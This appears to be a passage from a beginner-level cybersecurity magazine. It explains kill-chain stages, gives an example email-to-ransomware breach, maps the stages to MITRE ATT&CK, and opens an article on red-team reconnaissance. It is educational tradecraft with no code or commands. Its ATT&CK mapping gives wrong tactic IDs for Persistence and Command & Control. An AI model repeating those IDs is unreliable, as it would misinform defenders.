
3. Delivery (Sending the Payload to the Victim)

Goal:

In this stage, the malware or payload created is made to reach our intended target.

Common delivery methods:

- Phishing email
- Malicious QR code
- Malicious USB
- Compromised website
- Cloud misconfiguration exploitation
- Drive-by downloads
- Other Social engineering techniques



4. Exploitation (Breaking In)

What is the use of Delivery of payload or malware if the attacker is unable to execute anything at all on the target system or network.

Exploitation includes:

- Running an exploit to trigger a vulnerability
- Triggering malware
- Exploiting a user's mistake
- Executing commands on a vulnerable service

Examples:

- SQL injection
- Remote Code Execution (RCE)
- Macro execution in Office docs
- Zero-day exploitation



5. Installation (Gaining Foothold)


Goal:

Ensure persistent access to the victim's machine or server after gaining initial access.

Attackers install:

- Backdoors
- Web shells
- Keyloggers
- Persistence scripts
- Schedule tasks
- Rootkits

At this point, the attacker is inside the network.



6. Command & Control (C2)

Goal:


Communicate with the compromised system remotely.

Attackers connect to:

- A Command & Control (C&C) server
- Cloud-based command servers
- Encrypted channels
- Reverse shells

Tools:

- Cobalt Strike
- Empire
- Sliver
- Mythic
- Custom HTTPS beacons



7. Actions on Objectives (Final Goal of the Attack)

This is where attackers achieve what they came for.

Common objectives:

- Data theft
- Ransomware deployment
- Financial fraud
- System destruction
- Lateral movement to high-value targets
- Domain admin takeover



Kill Chain from a Defender's Perspective

Each stage in the kill chain has natural choke points where defenders can detect or stop the attacker.

KILL CHAIN DEFENSES FOR BEGINNERS


A Simple Cybercurisit Playbook

Hackercool Magazine



Blue Team Detection Points

Hackercool Magazine



A Real-World Example: How a Single Email Leads to a Full Breach

Here's a Real-World example of the cybersecurity kill chain which begins with a single Email.

1.Recon

Attacker performs OSINT on the target organization. He finds employee e-mails on LinkedIn.

2. Weaponization

A malicious PDF with an embedded MACRO is prepared.

3. Delivery

Attacker creates a spear phishing email especially social engineered to target Finance employees. The malicious PDF is attached to this spear phishing mail. He sends the email.

4. Exploitation

User reads the email and opens the PDF file. The embedded Macro runs and attacker gains foothold.

5. Installation

Attacker then installs Backdoor.



6. Command & Control

Attacker connects via HTTPS beacon to the infected machine.

7. Actions on Objectives

Attacker exfiltrates financial data and then infects the network with ransomware later.

ANATOMY OF A PHISHING ATTACK FOLLOWING THE KILL CHAIN



**ACTIONS ON
OBJECTIVES**

Why the Kill Chain Still Matters Today

Even though modern attackers are using AI, cloud and zero-days, the kill chain still teaches:

- How attackers think
- Where to detect attacks early
- What to monitor
- How Red and Blue teams collaborate
- How to build security architecture

It is still the best beginner mental model to understand attackers.



Conclusion

If you need to remember only one thing from this guide, it is this:

"Attackers follow a predictable path. Defenders win when they detect early steps."

Mastering the kill chain helps you:

- Think like an attacker
- Defend like a strategist
- Understand real-world breaches
- Work better in red, blue or purple teams

Kill Chain vs MITRE ATT&CK Mapping

KILL CHAIN STAGE

MITRE ATT&CK TACTIC (CODE)

Reconnaissance



Reconnaissance
TA0043

Weaponization



Resource Development
TA0042

Delivery



Initial Access
TA0001

Exploitation



Execution
TA0002

Installation



Persistence
TA0011

Command & Control
(C2)



Command & Control
TA0010

*This part of the page
has been intentionally
left blank*

RED TEAMING



Red Teaming 101: How Modern Attacks Really Work

A Simple explanation for beginners.

Modern cyberattacks are not random or improvised. They are calculated operations performed with the precision of a military campaign. That is the reason why Red Teaming, the practice of emulating real adversaries under controlled conditions has become one of the most important ways organizations understand how these attacks unfold in the real world. Unlike traditional penetration tests that focus on listing vulnerabilities, Red Team engagements demonstrate actual risk by proving how attackers can bypass defenses, stay hidden and achieve their strategic objectives.

In this article, we break down how modern attacks work, examining each stage of the adversary lifecycle and the sophisticated tradecraft now used by both real-world threat actors and Red Teams who emulate them.

“Hackers are the immune system of the internet.”

—Jeff Moss (Founder of DEF CON)

What Red Teaming Really Is and Isn't


Let us first make clear what Red Teaming is and isn't. Red Teaming is not about "running tools to find bugs." It is about simulating an adversary with intent. The Red Team has a mission, just like a real threat group would. This can be

- Stealing sensitive data
- Compromising a cloud environment
- Obtaining domain admin privileges
- Demonstrating ransomware deployment capability
- Accessing email inboxes of key executives
- Exfiltrating high-value secrets without detection

The Red Team engagement is objective-driven, stealth-focused and most often runs for a long duration of time. Red Teams mirror the tactics, techniques and procedures (TTPs) of Advanced Persistent Threats (APT)s, ransomware groups and financially motivated attackers. They operate quietly, adaptively and strategically.


The ultimate goal of a Red Team engagement is not to exploit everything, it is to prove the path to meaningful business impact.

"There is no patch for human stupidity."
— Kevin Mitnick



The 2025 Attack Lifecycle: How Modern Breaches Actually Happen

IAM MISCONFIG ATTACK PATH



The modern attack chain is more identity-focused, cloud-heavy and stealth-oriented than ever before. While the classic kill chain model still applies, real-world adversaries now rely heavily on token theft, cloud privileges, supply chain abuse and MFA bypass instead of simply dropping malware or payloads.

Below is a stage-by-stage breakdown of how attacks unfold today and how Red Teams replicate them to test organizations.

1. Reconnaissance — Mapping the Target with Precision

Every modern attack begins with reconnaissance and today's recon is incredibly deep and multi-layered. Adversaries aim to know more about the organization than the organization knows about itself. For achieving this, they perform external, human, social and cloud Reconnaissance.

External Reconnaissance

- Shodan, Censys, ZoomEye for discovering internet exposed services
- Certificate transparency logs to uncover subdomains and internal naming patterns
- Public code repositories (GitHub, GitLab) to harvest API keys, credentials, developer secrets etc.
- Open-source intelligence (OSINT) on HR portals, job listings, and vendor relationships

Human & Social Recon

- Employee roles, MFA fatigue levels, social behavior
- Targeting IT helpdesks and contractors
- Identifying people who can be spoofed or impersonated

Cloud Recon

- Public S3 buckets, Azure Blobs

- Misconfigured cloud storage or static websites
- Publicly exposed IAM metadata or GitHub Actions and secrets

